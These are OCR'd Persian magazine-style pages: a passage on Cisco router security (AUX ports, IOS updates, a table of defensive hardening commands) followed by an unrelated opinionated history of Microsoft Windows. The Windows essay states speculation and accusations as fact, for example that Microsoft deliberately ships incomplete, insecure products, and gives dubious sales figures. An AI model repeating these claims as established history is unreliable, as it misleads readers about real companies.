
دو نوع پورت کنسول Consol (con) و پورت کمکی Auxiliary برای ارتباطات سریال بر روی روتر ها در دسترس می باشد بسیاری از روتر ها هر دو نوع پورت را دارا می باشند و انواع قدیمی تر نیز فقط نوع کنسول را پشتیبانی میکنند اولین فرق دو قابلیت استفاده از متد باز اوری کلمات عبور بر روی پورت کنسول می باشد در بسیاری موارد پورت Aux به صورت بلا استفاده باقی می ماند بعضی از مدیران برای دستیابی های remote به روتر ها از پورت های aux و همچنینی خطوط dial-Up بهره برداری میکنند اجازه دادن به سیستم برای ارتباطات Dial-Up به هر قسمتی از اجزای شبکه به صورت خارجی خود یک پتانسیل خطر به شمار می اید برای اینگونه ارتباطات بایستی در همان زمان از این نوع ارتباط خطوط تلفنی بهره برداری شود و بعد از آن چنین سرویسی بسته شود به طور معمول اغلب مدیر های امنیتی استفاده از پورت های Aux را یا محدود و یا در اکثر موارد به طور کامل غیر فعال می سازند – برای راحتی فهم این قسمت بایستی بزبان ساده بگوییم که روتر های خودر را به صورت کامل قفل کنید این امر بسیار مهم است تا قبل از انجام این گونه اقدامات روتر خود را به یک شبکه های دارای ریسک امنیتی متصل نمایید

**نسخه های نرم افزاری روتر ها**

مدل ها ی مختلف روتر های سیسکو و همچنین IOS ها پی در پی هم به طور پیوسته ای روزانه می شوند این برای یک مدیریت پویا کاملا ضروری است که برای شبکه های بزرگ اجزا نیز به طور پیوسته ای Up date شوند نسخه های جدید تر IOS باگ های نسخه های قدیمی را رفع نموده اند و همچنین آسیب پذیری

هایی را که در نسخه های قدیمی بودند را بر طرف نموده اند امکانات جدیدی نیز هم به روتر ها اضافه می شود شاید سخت افزارتان را مدت ها تعویض ننمایید ولی با بر روز رسانی و استفاده از نسخه های جدیدی تر از امکانات و امنیت روتر ها بهتر استفاده مینمایید شاید شما هم بر روی یک سیستم هم از Win 9x/2k/XP استفاده نموده اید سخت افزار شما ثابت مانده است ولی امکاناتی که بدست اورده اید بسیار افزایش پیدا کرده است پس اگر نسخه های جدیدی IOS روانه بازار می شوند بزودی همانند سیستم ها عامل سرور ها این نوع نر م افزار های روتر ها را نیز Up Grade نمایید چیزی که اغلب مورد توجه قرار نمیگیرد و نکته دیگر اینکه نسخه های قدیمی دارای پیچیدگی کمتری نسبت به نسخه های جدیدی می شوند که خود این نیز پیکربندی ها را تا حدی با مشکل روبرو می سازد مثلا IOS 12.01 که نسخه بعدی IOS 12 به شمار می امد دز آنز مان نسخه IOS 12.0.9 خود نسخه آینده IOS 12 بود که همین نسخه پیچیدگی هایی را ایجاد می نمودند بهترین را ه حل برای این مسیله استفاده از نسخه هایی نهایی محصولات یا سرویس پک ها ی کامل می باشد مثلا بگذارید سرویس پک کامل ارائه شده کامل مثلا برای IOS 12 ارائه شود و سپی خیالتان را برای رفع تمامی باگ ها راحت نمایید لازم به تذکر است که بر روز رسانی روتر ها بر خلاف OS ها می باشد - شماره نسخه های بالا فقط برای ارایه مثال بکار گرفته شده اند همیشه از آخرین پکیج کامل نمی توانید بهره مند شوید می توانید از آخرین نسخهGD که در انتهای هر ماه ارائه می شود را استفاده نمایید ولی از نظر بحث تجربه می توانم بگویم که اسیب پیذیری های IOS به صورت مشابه OS ها به کار گرفته نمی شوند اولا دو لایه متفاوت از یکدیگر می باشند و دوم اینکه شناسایی یک باگ خاص بر روی یک روتر آنهم از راه دور کار آنچنان ساده ای نمی تواند باشد این نیست که یا یک Security Scanner بتوانید باگ های یک روتر را دسته بندی و FIX نمایید در انصورت کار برای نفوذگران هم بهمان طریق مشکل می شود نکته سوم تعداد نفوذگرانی که از چنینی شیوه های پیچیده ای استفاده می کنند در حد بسیار کمی نسبت به انبوه هکر هایی هستند که از لایه های بالی شبکه برای نفوذ بهره می برند

شاید گفتن این مطلب در یک مقاله علمی درست نباشد ولی مسایل تئوری یک طرف مسیله را مشخص می کنند و مطالب در دنیای واقعی چیز دیگری را نمایان می سازند نکته حایز اهمیت مقدار ریسک پذیری شبکه تحت نظرتان است آیا آن نفوذگری که خود را متحمل چنین عملیات پیچیده ای بخواهد بکند آیا وقت خود را صرف یک شبکه محلی کوچک خاص که احتمال قریب به یقین اطلاعات در خور توجهی هم در آن یافت نشود می کند من که چنین فکر نمی کنم به دیاگرام زیر توجه کنید چنین سناریویی نشان دهنده نوعی حمله با استفاده از لایه های Web Application را نشان می دهد انجام چنین عملیاتی همانطور که مستحضر هستید مشکلات چندانی را پیش روی نفوذ گر نمیگذارد در حدود 80-90 درصد کل عملیات های نفوذگری از طریق همین سناریو انجام میشود مطلب کلی به هر حال به صورت شماتیکی همانند زیر است حال می تواند سیستمها عامل و برنامه های متفاوت و در نسخه های متفاوت به کار گرفته شوند ولی همانطور که گفته شد عملیات به صورت کلی به حالت زیر است



در حدود 10-20 در صد امار ها نشان دهنده نفوذ های سخت افزاری را نشان می دهند همانطور که گفته شد اینگونه نفوذ ها بیشتر بر روی اهداف خاص و سیستم ها اطلاعاتی منحصر به فرد و متمایز با دیگر پایگاه ها صورت می گیرد
اگر مسوول امنیت یک شبکه نه چندان بزرگ و غیر حساس هستید فکر خود را با چنین افکاری مغشوش نسازید و احتمال چنین نفوذ هایی را با برخورد یک شهاب سنگ عظیم با زمین برابر بدانید البته من در اینجا به طور مطلق این امر را رد نمیکنم که استفاده از چنین متد هایی برای اهداف دیگر نیز استفاده نمی شوند ولی وقتی نفوذی بتواند در مراحل اولیه از همان شیوه های معمولی صورت گیرد دیگر نوبت به چنین حملاتی نمیرسد پس در بحث مدیریت وصله های نرم افزاری پیشنهاد می شود بیشتر تمرکزتان را بر روی OS و Applications متمرکز نمایید و در صورت نسخه های ارتقاء یافته IOS اقدام بروز رسانی نمایید البته قصد من کم اهمیت جلوه دادن بروز رسانی و مدیریت اسیب پیذیری نرم افزاری روتر ها نمیباشد بلکه مطلب بر روی اولویت های ریسک و خطر نفوذ متمرکز است در مراکز مهم و اطلاعاتی هر کدام ار این بر روز رسانی ها و تست های امیتی به صورت پیوسته انجام می پذیرد دوستانی که در چنین مراکزی مشغول به فعالیت می باشند معنی این جمله را بیشتر درک مینمایند شاید این بخش حتی بیشتر از لایه های دیگر مورد تاکیید قرار میگیرند
برای اطلاعات بیشتر در مورد بروز رسانی و یا نحوه پوشانیدن باگ ها بهتر است با توجه به نوع مدل روترتان به سایت شرکت سازنده با Manual خود روتر مراجعه کنید همانطور که گفته شد در ادامه یک نمونه چک لیست امنیتی یک روتر را ارائه مینماییم

**پیکربندی روتر و فرمان ها IOS**

بعد از اتصال به روتر و Login در ان سیستم مورد نظر در حالت کاری بوده که در اصطلاح با آن حالت اجرای یا EXEC مینامند در چنینی حالت شما در حالت Enable نیز قرار دارید یعنی با استفاده از دستور جانبی enable در حالت EXEC دسترسی ها ی کامل را نیز پیدا خواهید نمود بایستی توجه داشته باشید که حالت EXEC یک دسترسی محدود شده را در اختیار شما قرار می دهد با تایپ فرمان enable سطح دسترسی را به حالت Enable افزایش دهید . تعداد متفاوتی پیکربندیها برای یک روتر به صورت کلی در دسترس می باشد حال کلی برای پیکربندی روتر ها یعنی قرار گیری در حالت config استفاده از دستور Config terminal می باشد که به صورت خلاصه Cinfig t استفاده می شود در حال config شما دسترسی برای تغییرات در این اجزا را خواهید داشت

banners, authentication systems, access lists, logging, routing protocols,

دیگر حالت های پیکربندی خاصی نیز در دستری قرار می گیرند که برای اهداف خاصی مورد استفاده هستند بیشتر برای پروتکل ها و همچنینی خطوط از این زیر پیکربندی ها استفاده میشود بیشتر از همان حالت کلی بهره برداری می شود از جمله این انواع
]

- Config-hf
- Config-line
- Config-ext-n
- Config-route

همانطور که در مباحث بالا هم گفتیم با توجه به هر یک از این دستورات نفوذ گر می تواند یک پیکربندی آلوده را بر روتر تحمیل نمایند اینکه ترافیک داده ها را چه طور و در چه منظوری هدایت شوند بسته به نوع اهداف هکر متمرکز می شود
به جدول زیر که کله فرمان های اصلی پیکربندی را شامل میشود توجه بفرمایید

لیست کلی فرمان های configurationروتر های سیسکو

| USE | TO |
|---|---|
| **enable secret** | Provide a minimum of protection for configured passwords. |
| **service password−encryption** | |
| **no service tcp−small−servers**<br>**no service udp−small−servers** | Prevent abuse of the "small services" for denial of service or other<br>attacks. |
| **no service finger** | Avoid releasing user information to possible attackers. |
| **no cdp running**<br>**no cdp enable** | Avoid releasing information about the router to directly−connected<br>devices. |
| **no ntp enable** | Prevent attacks against the NTP service. |
| **no ip directed−broadcast**.<br>**transport input** | Prevent attackers from using the router as a "smurf" amplifier<br>Control which protocols can be used by remote users to connect<br>interactively to the router's VTYs or to access its TTY ports. |
| **ip access−class** | Control which IP addresses can connect to TTYs or VTYs. Reserve<br>one VTY for access from an administrative workstation. |
| **service tcp−keepalives−in** | Detect and delete "dead" interactive sessions, preventing them from<br>tying up VTYs. |
| **logging buffered** *buffer−size* | Save logging information in a local RAM buffer on the router. With<br>newer software, the buffer size may be followed with an urgency<br>threshold. |
| **ip access−group** *list* **in** | Discard "spoofed" IP packets. Discard incoming ICMP redirects. |
| **ip verify unicast rpf** | Discard "spoofed" IP packets *in symmetric routing environments*<br>*with CEF* only. |
| **no ip source−route** | Prevent IP source routing options from being used to spoof traffic. |
| **access−list** *number action* | Enable logging of packets that match specific |


| | |
|---|---|
| *criteria* **log**<br>**access−list** *number action criteria*<br>**log−input** | access list entries. Use if it's available in your software version. |
| **scheduler−interval**<br>**scheduler allocate** | Prevent fast floods from shutting down important processing. |
| **ip route 0.0.0.0 0.0.0.0 null 0 255** | Rapidly discard packets with invalid destination addresses. |
| **distribute−list** *list* **in** | Filter routing information to prevent accepting invalid routes. |
| ***snmp−server community***<br>*something−inobvious* ***ro*** *list*<br>***snmp−server community***<br>*something−inobvious* ***rw*** *list* | Enable SNMP version 1, configure authentication, and restrict<br>access to certain IP addresses. Use SNMP version 1 only if version<br>2 is unavailable, and watch for sniffers. Enable SNMP only if it's<br>needed in your network, and don't configure read−write access<br>unless you need it. |
| **snmp−server party**... **authentication**<br>**md5** *secret* ... | Configure MD5−based SNMP version 2 authentication. Enable<br>SNMP only if it's needed in your network. |

## کجایی Microsoft Window 1.0x که یادت به خیر ..

شما رو نمیدونم ولی خود من به شخصه علاقه زیادی به تاریخچه علم کامپیوتر و شبکه دارم و علاقه مند هستم که شیوه کاری افراد سرشناس و بزرگی رو که هم اکنون همه شما آنها رو می شناسید بدونم اگر در این میان هیچ چیزی نسیب آدم نشه لااقل می تونه فرق این افراد رو با دیگر افراد جامعه و همچنین روش هایی که اونها رو به موفقیت رسوند رو ببینه و از شکست ها و پیروزی های گذشتگان درس و عبرت بگیره
به طور مثال وقتی که با تاریخچه شرکت های بزرگی همچون YahoO! و Google نگاه می کنیم می بینیم که آغاز کارشون چیزی بیشتر از یک پروژه ساده دانشجویی و یا یک تفریح ساده برای پر کردن اوقات بیکاری تاسیس کنندگانشون نبوده جالبه بدونید که محل ابتدایی این شرکتها هم یا یک اتاق دانشجویی کوچک در خوابگاه بوده و یا در پشت یک پارکینگ متروکه با سرمایه اولیه چند هزار دلار بوده این افراد کار رو با سیستم های ساده ای رومیزی شروع کردند مثل خیلی های دیگه در اون زمان اینها تنها کسانی نبودند که مشغول به این فعالیت ها بودند پس چرا این افراد موفق شدند ... خواب جواب این سوال رو به همراه رمز و کلید موفقیت اینگونه افراد رو به شما میگم راستی شما هم اگر بخواهید می تونید شانس خودتون رو امتحان کنید

ولی دوستان بحث امروز ما نه شرکت یا هو هست و نه شرکت گوگل می خواهم داستان موفقیت تجاری شرکت Microsoft رو در چند خط برای شما باز گو کنم همه شما بیل گیتس و داستان شهرت و ثروتش رو می دونید ولی علت موفقیت و داستان واقعی این دانشجوی اخراجی دانشگاه هاروارد و توسعه شرکتش رو احتمالا به طور دقیق نمی دونید . پس لازمه که در زمان کمی به عقب سفر کنیم الان سال 2005 میلادی هست (سوار ماشین زمان می شیم کلید سفر به زمان های گذشته رو زدم )

سال 1945 جنگ جهانی دوم اوایل برنامه ساخت اولین ابر رایانه جهان انیاک ... اوه ببخشید انگاری زیادی اومدیم عقب یکم دوباره میریم جلو



سال 1985 : چندین سال از تاسیس شرکت Microsoft میگذشت و هنوز این شرکت نه شهرت جهانی پیدا کرده بود ونه محصولاتش کل بازار های سیستمهای عامل رو قبضه کرده بود سیستم عامل ویندوز نسخه یک بدنیا عرضه می شود شما که مایکروسافت رو میشناسید اگر یک محصول آشغال هم تولید کنند با هیاهو و تبلیغات فراوان از مدت ها قبل از عرضه محصول به بازار گرمی مشغول می شوند . به هر حال محصول MS Windows 1.0 بعد از مدت ها تاخیر در برنامه زمانی اش به بازار جهانی آن زمان یعنی چیزی حدود 20 سال پیش موقعی که بعضی از خوانندگان محترم یا در این دنیا حضور نداشتند و یا با پوشک بچه در حال بازی با جغ جقه بودند روانه بازار شد و البته اشخاصی مثل من و آقای شریفی هم دوره دبستانمون رو میگذروندیم و متعاقبا هم چیزی از کامپیوتر جز استفاده از آمیگا و آتاری نمیدونستیم
اولین ضربه بر پیکره Microsoft وارد شد و کسی از این سیستم عامل استقبال چندانی نکرده بود کل فروش این نسخه در حدود 2000 محصول فروخته شده بود و با توجه به صرف هزینه های زیاد و همچنین دیرکرد در زمان ارائه برنامه صرفه اقتصادی خودش را از دست داده بود خود شما هم میدانید که هر محصول تجاری دارای یک عمر مفید عرضه هستش و وقتی محصولی دیر تر از موعد مقرر به بازار تقاضا ارائه بشه ما به تفاوت این بازه زمانی چیزی جز تحمیل ضرر و زیان مالی و هم چنین خرج اضافی برای اون محصول

نخواهد بود البته این نکته را هم در نظر بگیرید که اصل و هدف کاری شرکت در آن دوره و سرمایه گذاری بیشتر شرکت بر روی نسخه هایی از قبیل Disk Operating System (DOS) متمرکز بود و البته هم شرکت Microsoft هم در این بخش از محصولات به موفقیت های بیشتری تا نسخه های گرافیکی خودش کسب کرده بود .ولی علت گرایش شرکت به بنیان گذاری پروژه های گرافیکی چی بود همیشه این سوال مطرح مشه که چرا با اینکه می دونستند موفقیتی در این راه کسب نمی کنند اقدام به این کار کردند اصلا چرا وقتی شرکتی بر روی محصولی در حال سود کردن نسبی هستش چرا دست به یک ریسک بزرگ بزنه که احتمال ورشکستگی شرکت رو هم به همراه داشته باشه عده ای اون دوران حدس می زدند که مایکروسافت هم همانند بسیاری از شرکت های تازه و نوپا در ورته ورشکستگی قرار گرفته ولی حالا به جواب سوال بالا که رمز موفقیت این شرکت بود کم کم نزدیک می شویم ...
بدون هیچ اضافه گویی کلید طلایی این سوال روبه شما ها می گم " آینده نگری منطقی مبتنی بر نیاز های واقعی دنیای اینده "
گرچه شرکت در حال کسب شهرت و همچنین کسب موفقیت هایی در نسخه های سطر فرمانی شده بود ولی هوشمندانه با توجه به در نظر گرفتن بازار و نیاز اون و اینکه نبض بازار تقاضا کجا در حال تپیدن هست شروع به تحقیقات بر روی ارائه نسخه های گرافیکی بود
Microsoft می دید که با پیچیده تر شدن هم نرم افزار های کاربردی و هم نوع تقاضا و هم چنین پیچیده تر شدن فرمان ها دیر یا زود این موفقیت ها هم بزودی رو به نابودی خواهند رفت از جهتی هم Microsoft به روشنی میدید که شرکت هایی همچون نت اسکیپ و Mac دارند گوی بازار سیستم ها یی با رابط های GUI را به طور کامل در انحصار خود درمیاورند لازم به ذکر است که اگر هم اکنون به طور مثال سهم Microsoft به دیگر شرکت ها را در انحصار سیستم های عامل را 95 به 5 درصد در نظر بگیرید آن زمان این نسبت بر عکس بود اغلب کاربران با سیستم هایی همچون مک اینتاش (اپل) و OS2 و غیره کار می کردند Microsoft و کارشناسان اقتصادی آن پیش بینی مینمودند که بازار های تقاضا به سوی سیستم های مبتنی بر GUI تغییر جهت خواهند داد و اگر شرکت هم در این زمینه فعالیت هایی را اغاز نکند به زودی بایستی ورشکستگی این شرکت تازه تاسیس را اعلام نمایند
ارائه نسخه Windows 1 هم در همین راستا تهیه و منتشر شد البته به این نکته نیز بایستی اشاره کرد که مسولین شرکت حدس میزدند که این محصول بازار چندانی را به خود اختصاص نخواهد داد از قول متخصصان این شرکت سه دلیل همده در ورود به این بازار تازه تاسیس میبود تا این نسخه ارائه شود

- هدف ابتدایی ورود رسمی شرکت به این عرصه و بنیان گذاری پروژه های تجاری ویندوز
- کسب تجربه و اندوخته های علمی در این حوزه برای ارائه محصولات بهتر
- بررسی بازار موجود حداقل و حداکثر سود تجاری موجود

Microsoft تصمیم خود را گرفته بود ولی همین تصمیم و و وارد شدن در این عرصه برای Microsoft کافی نبود همین انحصار طلبی را که امروزه در Microsoft نسبت به دیگر شرکت ها مشاهده می کنید در همان زمان شرکت های رقیب که به بعضی از انها اشاراتی کردیم نسبت به Microsoft داشتند به طوری که مایکروسافت تا نسخه windows 3.1 هم هنوز به موفقیتهای قابل قبولی در این زمینه دست پیدا نکرده بود بیل گیتس به خوبی فهمیده بود که بازار اینده حول چه محوری گردش خواهد کرد ولی در طول 7-8 سال به دنبال اجرایی کردن این فکر و ایده بود محیط هایی گرافیکی از جمله Mac آنقدر زیباتر و همچنین دارای عملکرد بهتری از ویندوز بودند که بازار را در چنگ خود نگه دارند

البته لازم به ذکر است که ویندوز هایی که ما با شما در باره اشان صحبت کردیم واقعا سیستم های عامل جدا و متکی و خود پا نبودند بلکه پوسته هایی بودند که برروی سیستم عامل داس کشیده میشدند و برای راحت تر کردن کاربران استفاده می شدند ولی چه چیزی که گوی سبقت را از دست Mac ربود و ازان Microsoft کرد این اینده نگری تنهای ی بیل گیتس نبود بلکه : عده ای میگویند دزدی در روز روشن Microsoft(بیل گیتس) از Mac و مفاهیم گرفته شده ساخت GUI که از شرکت زیراکس بود که توانست بالاخره ضربه نهایی را بر پیکره Mac در ارائه ویندوز 95 به این شرکت وارد نماید البته دیگر همه دعوای معروف و حقوقی Microsoft و Mac را میدانند اینکه یک کپی برداری بی شرمانه از محصول Mac صورت گرفته بود بر کسی پوشیده نیست استفاده از پنجره های تو در تو و نوار و شکلک هایی که نمایانگر فایل ها بودند از جمله مسایل حقوقی میان ایندو بود حتی جالب است بدانید همین سطل اشغالی را که می بینید و هم اکنون در سیستم عامل خود استفاده مینمایید یکی از مبناهای وکلای شرکت Mac بر ضد Microsoft بود البته راست هم می گفتند استفاده از سطل آشغال و استفاده از نوار ابزار معروف بالاییMac را متخصصان این شرکت ابداع کرده بودند البته با الهام از محصولی میزکار استار ساخته شرکت پارک Xerox

به هر حال Microsoft با موزیگیری همیشگی خود توانست از دست شکایت مک راحت شود و انحصار Mac را یک دفعه ازان خود کند دیگر در ویندوز 95 شما شاهد آن پوسته هایی خشک و بی روه نبودید شرکت با استفاده از روتین های ارئه شده ای که فن آوری DirectX همانند OpenGL در اختیار میگذاشت آخرین قدم محکم را در به چنگ آوردن کل بازار GUI را بعمل آورد این رابط گرافیکی به کل با دیگر رابط های قبلی فرق داشت و دیگر پوسته های رنگی کشیده شده بر روی داس هم نبودند

در برابر عنوان اتهام دزدی از سوی استیو جابز(ریس و موسس Mac) در محافل علمی اندوران به بیل گیتس

آقای بیل گیتس هم اینجوری جواب داد " نه, استو فکر می کنم قضیه از این قرار باشد که ما هر دو همسایه ثروتمندی به نام زیراکس داشتیم .تو آمدی داخل خانه برای دزدیدن تلویزیون دیدی من زود تر رسیدم و گفتی :آهای این منصفانه نیست.من می خواستم تلوزیون را بدزدم"

خود من قبول دارم که اقای گیتس زرنگ بازی کردند ولی از نظر حقوقی واقعا شرکت کار خلافی نکرده بود بلکه زودتر از Mac انحصار زیراکس رو در گرفتن مفاهیم کسب کرده بود و اینکه گویی ویندوز شبیه مک بود مبنای یک دعوای حقوقی نداشت اگر ثابت می شد که سورس برنامه های ویندوز از مک دزدی شده بود حق با مک بود ولی Microsoft فقط ظاهر رو کش رفته بود نه ساختار رو
به طور مثال من از طرح یک برج خوشم میاد و میرم یک برج تقریبا مثل اون می سازم این خنده دار نیست که صاحب اون برج بیاد بگه شما از مصالح برج من کش رفتین و تو برج خودتون گذاشتین .الته از نظر قانونی مک حقی نداشت ولی از نظر اخلاقی Microsoft دست به یک دزدی مفهومی از Mac زده بود
از این نقطه تاریخی است که بایستی به کنار رفتم پروژه DOS را در نسخه های 5 تا آخرین نسخه 6.22 آنرا بر شمریم Microsoft پس از این پیروزی دلچسب بود که بازاری بزرگ را برای خود آنچنان تصور کرد که مسولان شرکت در سال ارائه ویندوز 95 ابزار داشتند که قصد دارند پروژه سیستمهای عامل با رابط های گرافیکی جدید همانند 95 را تا یک دهه ادامه دهند هم اکنون یک دهه از آن تاریخ میگذرد و صداهای سم گاو شاخ بلندی هم از دور به گوش می رسد مسولین باز ابراز داشته اند که این گاو هم برای یک دهه پایه سیستم های عامل در سرتاسر گیتی خواهد بود آیا این داستان قرار است در دوره های 10 ساله به همین صورت تکرار شود آیا ( بیلی :منظورم بچه بیل ) قرار است در دهه های اینده هم پرچم دار این غول دست نیافتنی باشد ویندوز 95 با نام یک شهر به جهانیان عرضه شد ویندوز 2006 هم با نام یک حیوان آیا ویندوز 2105 نا م یک حشره است بایستی صبر کنیم و ببینیم .چیزی که معلوم است این داستان حالا حالا ها ادامه دارد
چیزی که در مقوله امنیت می توان در مورد این شرکت بررسی کرد این بوده است تا قبل از پایان هزاره دوم این شرکت هیچ توجه چندانی به مقوله امنیت در محصولات خود نداشت تا جایی که محصولات سری 9x را از جمله ضعیفترین این سری محصول های ویندوز نامیده می شوند اوج افتضاح امنیتی در ویندوز 98 بوقوع پیوست در این سال صدای زنگ های خطر در مقوله امنیت اینگونه پلت فرم ها به صدا درآمد مایکروسافت اعلام کرد که win2k را به کابوس امنیتی برای نفوذگران تبدیل خواهد نمود عناوینی چون سد فولادی و غیرقابل نفوذ کارساز نشد و آخر سر هم حفره های متعدد این محصول برای خود مایکروسافت تبدیل به یک کابوس شد ارائه چهار سرویس پشتیبان برای یک محصول از جمله رکورد های این شرکت محسوب می شود اگر ارائه XP یک سال عقب می افتاد چه بسا این رکورد به 6-7 تا هم میرسید
ویندوز XP هم در بین منتقدان معروف شد به "باسیلی صورت خود را سرخ نگه داشتن" به جز آن همه هیاهو و تبلیغ جز تغییرات گرافیکی و یک سری امکانات در نسخه های متفاوت ولی با یک نگرش عمیق تر در حوزه امنیت شبکه نبود . قضاوت در مورد Win 2003 Serverرا هم به شما هکر های عزیز می سپارم چیزی که عیان است چه حاجت به بیان است ....
ویندوز شاخ بلند هم درراه است من نسخه بتای این سیستم عامل را تست کرده ام چیزی جز همان رابط گرافیکی جدید Aero با تغییر شکل پنجره ها و اضافه شدن یک سری ابزار ها و دسترسی های جدید چیزی را ندیدم متاسفانه بیشتر تجیزات و Device های سیستم راهم نشناخت و نیاز به یک سری درایور هم شد البته در نسخه بتا XPهم همگان از این محصول ناراضی بودند ولی در انتشار نسخه الفا تقریبا رضایت عمومی جلب شد فکر میکنم که همین اتفاق هم برای لانگهورن بوقوع بپیوندد البته بعضی از خصوصیات جدید همانند سیستم فایل جدید جای NTFS را خواهد گرفت سیستم فایل جدید به Window Future Storage معروف است البته شاهد پیاده سازی سیستم امنیتی و حقوق دیجیتالی هم با عنوان Next Generation Secure Computing base(NGSCB) نیز خواهیم بود که پیش بینی می شود مشکلاتی رابرای نفوذگران در ابتدا پدید آورد ولی در طول زمان با برسی های بیشتر نفوذگران این سیستم امنیتی هم دور زده می شود البته همیشه نفوذگران یک قدم جلوتر هستند
البته گفته میشود نقطه قوت این سیستم عامل همانند پایداری است البته همان تبلیغ های همیشگی اگر نگاه کلی خود رااز مسیری که مایکروسافت از ویندوز1 تا ویندوز شاخ بلند طی نموده است را می توان به

دو دوره تقسیم کرد یک دوره وارد شدن به این بازار تا قبل از ویندوز 95 بعد از آن به چنگ اوردن بازار تا قبل از ویندوز ایکس پی و هم اکنون هم با ارئه محصول جدید قصد تثبیت بازار در نظر مسولان است
چالش های پیش روی مایکروسافت هم در این زمینه کم نیست یکی جامعه اندیشه و همچنین منبع باز Open Source ها است گرچه در سیستم های رومیزی این تهدید زیاد احساس نمیشود ولی برای نسخه ها ی سرور این یک تهدید جدی است گرچه این تهدید در حال گسترش به کامپیوتر های رومیزی و شخصی هم در حال گسترش است و جنگ هنوز میان این دو ادامه دارد
نکته بعدی سیستمهای عامل ملی کشور ها هستند کشور های دیگر هم به دو دلیل به این سمت کشیده می شوند یکی بحث امنیت ملی و اطلاعات کشور هاست و دیگری رسیدن به فن آوری تولید سیستم های عامل و خار ج کردن انحصار آن از دست Microsoft
در کل با در نظر گرفتن همه این عوامل اینده Microsoft این نخواهد بود که همانند دهه 90 دیگر یک بازار تشنه و حاضر و آماده به محصولات این شرکت در دسترس باشد ویندوز لانگهورن یا یک شکست مفتضحانه خواهد بود و یا یک پیروزی که میتواند پایه های تجاری این شرکت را برای مدت های مدیدی حفظ کند البته با موزیگری ای که از سوی مسوولان این شرکت انتظار داریم همین هم خواهد شد
شعار Microsoft همیشه این بوده است محصولت را همیشه ناقص به بازار عرض کن تا همیشه چیزی برای عرضه داشته باشی در مقوله امنیت هم همینطور است Microsoft قادر هست که بیشتر محصولات خود را تا حد زیادی ایمن سازد ولی در یک نگاه عمیق تر یک مشتری همیشه وابسته بهتر است از یک مشتری با رضایت کامل که برای مدت ها نیازی به خدمات و محصولات جانبی و بعدی شرکت نداشته باشد پس انتظار معجزه در ویندوز بعدی را هم نداشته باشید چه IE یا IIS نسخه هفت به بازار بیاید چه IE یا IIS نسخه 70 قصه نفوذ و نفوذگری بر روی این پلت فرم ها ادامه خواهد داشت از سویی سیاست شرکت هم همین عرضه محصولات ناقص وابسته به اینده است متاسفانه دربسیاری مقالات و خبرها بیان میشود که ویندوز بعدی به داستان امنیت پایان خواهد داد یادم می اید هم برای Win2k و هم برای XP هم همین ادعا های کاذب میشد ولی نتیجه چه شد میتوانید لیست هر روزه نفوذ ها را به این نوع پلت فرم ها را مشاهده کنید برای ویندوز های بعدی هم میتوانیم صبر کنیم و ببینیم البته حاضر هستم که شرط ببندم که همین داستان اون هکر هستش بگیریدش ادامه خواهد داشت
به فاصله یک فرجه 6 ماهه خواهید دید که باگ های جدید ارائه خواهند شد البته می پرسید 6 ماه !! بله البته از همان هفته اول باگ هایی کشف می شوند ولی تا بخواهند به صورت Public در بایند خودتان می دانید که چه روندی را طی خواهند کرد اول باید گذاشت که هکر ها استفاده های لازم و شخصی را ببرند بعد به انتشار آنها اقدام کنند پس 6 ماه تا یک سال پس از انتشار می توانید شاهد باگ هایی باریسک بالا باشید البته ریسک ها کم از همان هفته های اول اعلام میشوند

خوب بحث کاملی رو بر روی تاریخچه شرکت و روند محصولات این شرکت در طول یک دوره 20 ساله رو با هم داشتیم امیدوارم که دوستان با واقعیت های این شرکت و اینده کاری ان اشنا شده باشند ولی صرف نظر از خوب یا بد بودن مسایل کاری این شرکت یا بدون در نظر گرفتن نتایج و محصولات اون ما می توانیم آموخته های خود را بالا ببریم

اینکه بتوانید همانند بیل گیتس عمل کنید بایستی به چند فاکتور هم زمان توجه داشته باشید

- آینده نگری و دیدین تقاضای آینده بازار ( جهت گیری Microsoft به GUI)
- ارائه ایده ها و راه کارهایی که قبلا مورد استفاده قرار نگرفتند باشند (راه کار های گوگل و یاهو)
- استفاده از فرصت هایی که دیگران از انها قفلت میکنند( برداشتن ایده Xerox توسط Microsoft زود تر ار دست Mac)
- توانایی بودن در بازار و قانع بودن به سود کم ولی ثابت تا تبدیل شدن به یک مهره تاثیر گذار( سال های اولیه شرکت Microsoft)

